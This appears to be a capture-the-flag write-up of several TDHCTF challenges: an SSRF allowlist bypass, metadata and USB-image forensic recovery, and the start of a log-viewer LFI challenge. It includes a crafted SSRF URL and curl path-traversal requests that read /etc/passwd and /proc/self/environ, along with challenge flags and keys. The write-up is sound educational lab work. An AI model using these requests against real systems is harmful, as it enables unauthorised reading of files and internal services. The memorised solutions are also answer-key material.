http://previewme.com@internal-admin:8080/flag?token=PROFESSOR_TOKEN_x9f3c2a



Fig.26: - Web-03(Key_And_Flag_Found_Using_SSRF)

Step 9: Result

The scanner fetches the internal vault endpoint and returns:

- The Professor's hidden escape route coordinates
- The challenge flag

Challenge successfully solved

Impact

This challenge demonstrates how:

- **Weak URL allowlist validation**
- **SSRF vulnerabilities**
- **Internal trust assumptions**

can be chained together to fully compromise internal systems.

An attacker could:

- Bypass domain restrictions
- Access internal-only services
- Extract sensitive secrets and data

Tapas Prajapati
tapasprajapati022@gmail.com

Digital Forensics

DF 01 – Night Walk Photo | Medium – 250 pts



Fig.27: - df 01 night walk photo question

Tools Used

- **exiftool** – metadata extraction
- **base64** – decoding encoded data
- **gunzip** – decompressing gzip payloads
- Standard Linux command-line tools

Step 1: Initial File Inspection

The provided file was:

night-walk.jpg

Since the challenge **README.txt hints mentioned metadata,** the first step was to inspect EXIF data.

exiftool night-walk.jpg

Step 2: Metadata Analysing

The EXIF output looked mostly clean, but one field stood out:



Fig.28: - Df-01(Payload_Identified_On_ Meta_Data)

Key observations:

- The data is clearly labelled as **BLOB-B64**
- The content is **long and unreadable**
- This matches the challenge hint about **"repackaged" data**

Step 3: Identify Encoding Type

The encoded data starts with:

H4sIAAAAAAAC/w3KvQ5AMBAA4N3TtFq9O5v4...

This prefix is a known signature for gzip-compressed data **encoded using Base64**.

So the decoding process must be:

1. **Base64 decode**
2. **Gzip decompress**

Step 4: Extract the Base64 Payload

The Base64 data was copied into a new file:

nano blob.b64

Only the encoded text was saved (without BEGIN/END markers).

Step 5: Decode Base64

base64 -d blob.b64 > payload.gz

To confirm the file type:

file payload.gz

Output confirmed it was **gzip-compressed data.**

Step 6: Decompress the Payload

gunzip payload.gz

This produced a readable file named payload.

Fig.29: - Df-01(Decompress_Payload)

Step 7: Read the Hidden Data

cat payload

The output contained plain text operational information, including:

KEY:<challenge key>

FLAG:TDHCTF{___flag___ }

Both required values were successfully recovered.



Fig.30: - Df-01(Key_And_Flag_Found)

Tapas Prajapati
tapasprajapati022@gmail.com

Conclusion

Even though the Directorate attempted to sanitize the image, the sensitive data was not deleted — it was compressed and hidden inside the EXIF comment field.

By:

- Inspecting metadata carefully
- Recognizing a Base64-encoded gzip payload
- Decoding and decompressing it

the hidden operational details were fully recovered.

This challenge demonstrates how improper metadata handling can expose sensitive information.

Tapas Prajapati
tapasprajapati022@gmail.com

DF 02 – Burned Usb | Hard– 500 pts



Fig.31: - df 02 burned usb question

Step 1: Initial File Identification

The provided files were:

- **burned-usb.img**
- **README.txt**

First, the USB image was inspected.

sudo fdisk -l burned-usb.img



Fig.32: - Df-02(Identified_File_Data)

Result

- Image size**: ~10.5 KB**
- No partition table
- No filesystem

file burned-usb.img

Output:

burned-usb.img: **data**

Step 2: Attempt to Attach as Loop Device

sudo losetup -Pf burned-usb.img

Result

A warning indicated the **file does not align to sector boundaries.**

This confirms the image is **not a normal disk image and must be manually analysed.**

Step 3: Hex Analysis

To understand the structure, a hex dump was performed.

xxd burned-usb.img | head -n 40

Observation

- Large portions of **the file contain 00 bytes**
- Indicates wiped or burned flash memory
- No filesystem headers or magic values

Fig.33: - Df-02(Analysis_Hex_Value)

Step 4: Entropy Analysis

ent burned-usb.img

Result

- **Entropy ≈ 5.94**
- Not fully random
- Indicates partially compressed or structured data



Fig.34: - Df-02(Analysis Entropy*)*

Step 5: Strings Analysis

strings -n 4 burned-usb.img

Key Findings

- A visible flag:

  TDHCTF{this_is_a_decoy_flag_do_not_submit}

- Repeated structured markers:

  <<DIRECTORATE_SCRUB_GAP>>

  TIMESTAMP_REWRITE=ENABLED

  LOG_CLEANUP_UNIT=ACTIVE

NOTE:payload_irrecoverable

<</DIRECTORATE_SCRUB_GAP>>

Conclusion

- The visible flag is clearly marked as a decoy
- Scrub gap markers indicate deliberate data removal
- Valid data must exist outside these scrubbed regions



Fig.35: - Df-02(String_Analysing)

Step 6: Remove Scrubbed Sections

A Python script (scrub_clean.py) was written to:

- Remove everything between
  <<DIRECTORATE_SCRUB_GAP>> and <</DIRECTORATE_SCRUB_GAP>>
- Preserve all remaining bytes

After execution:

stage1_clean.bin

was created.

code

```
data = open("burned-usb.img", "rb").read()
start = b"<<DIRECTORATE_SCRUB_GAP>>"
end   = b"<</DIRECTORATE_SCRUB_GAP>>"
clean = b""
i = 0
while i < len(data):
    if data[i:i+len(start)] == start:
        i += len(start)
        while data[i:i+len(end)] != end:
            i += 1
        i += len(end)
    else:
        clean += bytes([data[i]])
        i += 1
open("stage1_clean.bin", "wb").write(clean)
```

Step 7: Verify Cleaned Binary

strings -n 4 stage1_clean.bin | head

ent stage1_clean.bin

Results

- **Entropy dropped to 3.87**
- **File size reduced**
- Data shows structure but is still unreadable

Conclusion

The remaining data is compressed, not encrypted.

```
┌──(darkjoker㉿kali)-[~/Downloads/df_02]
└─$ strings -n 4 stage1_clean.bin | head
ent stage1_clean.bin

TDHCTF{this_is_a_decoy_flag_do_not_submit}
Gmmd
QR,Z
UkGI
maJ|
oa'h
1DZha
w|_
ii@E
{^!D
Entropy = 3.877756 bits per byte.

Optimum compression would reduce the size
of this 6519 byte file by 51 percent.

Chi square distribution for 6519 samples is 656225.57, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 46.2649 (127.5 = random).
Monte Carlo value for Pi is 3.760589319 (error 19.70 percent).
Serial correlation coefficient is 0.649013 (totally uncorrelated = 0.0).

┌──(darkjoker㉿kali)-[~/Downloads/df_02]
```

Fig.36: - Df-02(Verifying_Clean_Binary_After_Remove_Scrubbed Sections)

Step 8: XOR Obfuscation Check

A single-byte XOR brute force was attempted.

python3 xor_bruteforce.py

```
┌──(darkjoker㉿kali)-[~/Downloads/df_02]
└─$ python3 xor_bruteforce.py
[+] Key found: 0x0
```

Fig.37: - Df-02(Xor_Obfuscation_Check)

Result

Key found: 0x0

Code:

```
data = open("stage1_clean.bin", "rb").read()
for key in range(256):
    decoded = bytes(b ^ key for b in data)
    if b"USBIMG" in decoded or b"NETWORK" in decoded:
        print("[+] Key found:", hex(key))
        open("stage2_xor.bin", "wb").write(decoded)
        break
```

Conclusion

- No XOR encryption is present
- Data is already in original byte form

Step 9: Remove Leading Null Padding

The cleaned binary still contained many leading 00 bytes.

xxd stage1_clean.bin | grep -n -m1 -v "00000000"

The file was trimmed to remove null padding:

dd if=stage1_clean.bin of=stage1_trim.bin bs=1 skip=672



Fig.38: - Df-02(Remove_Leading_Null_Padding)

Result: stage1_trim.bin

Step 10: Locate Raw DEFLATE Stream

The payload did not contain a zlib header, indicating raw DEFLATE compression.

A brute-force decompression script was used.

python3 inflate_bruteforce.py



Fig.39: - Df-03(Raw_Deflate_Stream)

Code:

```
import zlib
data = open("stage1_trim.bin","rb").read()
for offset in range(0, len(data)):
    try:
        d = zlib.decompressobj(-15)  # raw deflate
        out = d.decompress(data[offset:])
        if len(out) > 200:
            print("[+] Deflate stream at offset", offset, "size", len(out))
            open("stage2_payload.bin","wb").write(out)
            break
    except:
        pass
```

Result

Deflate stream at **offset 5535**

The payload was successfully decompressed into:

stage2_payload.bin

Tapas Prajapati
tapasprajapati022@gmail.com

Step 11: Analyse Recovered Payload And Extract the Real Flag

file stage2_payload.bin

strings stage2_payload.bin | head

Output

- UTF-8 readable text
- Recovered network diagram
- Directorate infrastructure blueprint
- Authentication key
- Embedded real flag

```
┌──(darkjoker㉿kali)-[~/Downloads/df_02]
└─$ file stage2_payload.bin
strings stage2_payload.bin | head
stage2_payload.bin: Unicode text, UTF-8 text
=== DIRECTORATE CORE BLUEPRINT (RECOVERED) ===
          [GATEWAY]----[DoH Relay]----[
 Ingest]
                \                      |
                 \----[Safehouse]----[Evidence Hash Registry]
Critical pivot node (label):
NODE:SAFEHOUSE-REGISTRY
Deployment authentication (do not share):
KEY:75f0c815d7b88d632eee57c59beb8108abe2d06c1bba3512f47cf57990010dae
FLAG:TDHCTF{carved_network_node}
```

Fig.40: - Df-02(Key_And_Flag_Found)

Key Techniques Used

- Raw USB image analysis
- Hex inspection
- Entropy analysis
- Decoy detection
- Scrub gap removal

- Padding removal
- Raw DEFLATE decompression
- Payload reconstruction

Conclusion

This challenge focused on forensic reconstruction, not simple file recovery. The USB image was intentionally damaged, scrubbed, and seeded with a decoy flag. Only careful binary analysis and decompression revealed the true network blueprint and the real flag.

Tapas Prajapati
tapasprajapati022@gmail.com

Secure Coding

SC 01 – Logview | Easy – 100 pts



Fig.41: - sc 01 logview question

Vulnerable Endpoint Identification

Step 1: Observing the Web Application

When opening the web application titled "The Professor's Log Viewer", the page displays available log files:

- **heist.log**
- **mint-access.log**

Each log file has a Download option.
This strongly suggests that the application allows users to download files from the server.

Step 2: Inspecting Page Source / Inspector

Using **Inspector / View Source**, the following download links were visible:

Download

Download

From this, we identify the backend endpoint:

/download?file=<filename>

This means:

- **The file parameter** is fully **controlled by the user**
- The backend reads files based on user input

This immediately raises suspicion of a **Local File Inclusion (LFI) vulnerability.**

Endpoint Verification

Step 3: Testing the Endpoint Directly

To confirm the endpoint works independently of the browser UI, the request was tested using curl:

curl http://10.60.0.224:5101/download?file=mint-access.log

Response:

[Mint] Badge system online.

[Mint] Reset workflow deployed (needs audit).

This confirms:

- The /download endpoint is active
- Files are read directly from the server



Fig.42:- SC-01(Testing_Endpoint_Dir)

Detecting the Vulnerability (LFI)

Step 4: Testing for Directory Traversal

The next step was to test if directory traversal (../) is filtered properly.

A common Linux file was requested:

curl http://10.60.0.224:5101/download?file=../../../../etc/passwd



Fig.43:- Sc-01(Testing_Dir_Traversal)

Result:

The contents of **/etc/passwd were returned.**

This confirms:

- **Directory traversal is possible**
- The application is **vulnerable to Local File Inclusion**
- The file path is not properly sanitized

Understanding the Environment

Step 5: Enumerating the Running Process

Since LFI is confirmed, the next goal is to extract sensitive information such as environment variables.

The /proc/self/environ file was accessed:

curl --output - http://10.60.0.224:5101/download?file=../../../../proc/self/environ | tr '\0' '\n'

Output included:

NODE_VERSION=20.19.6

PORT=5101

PWD=/app

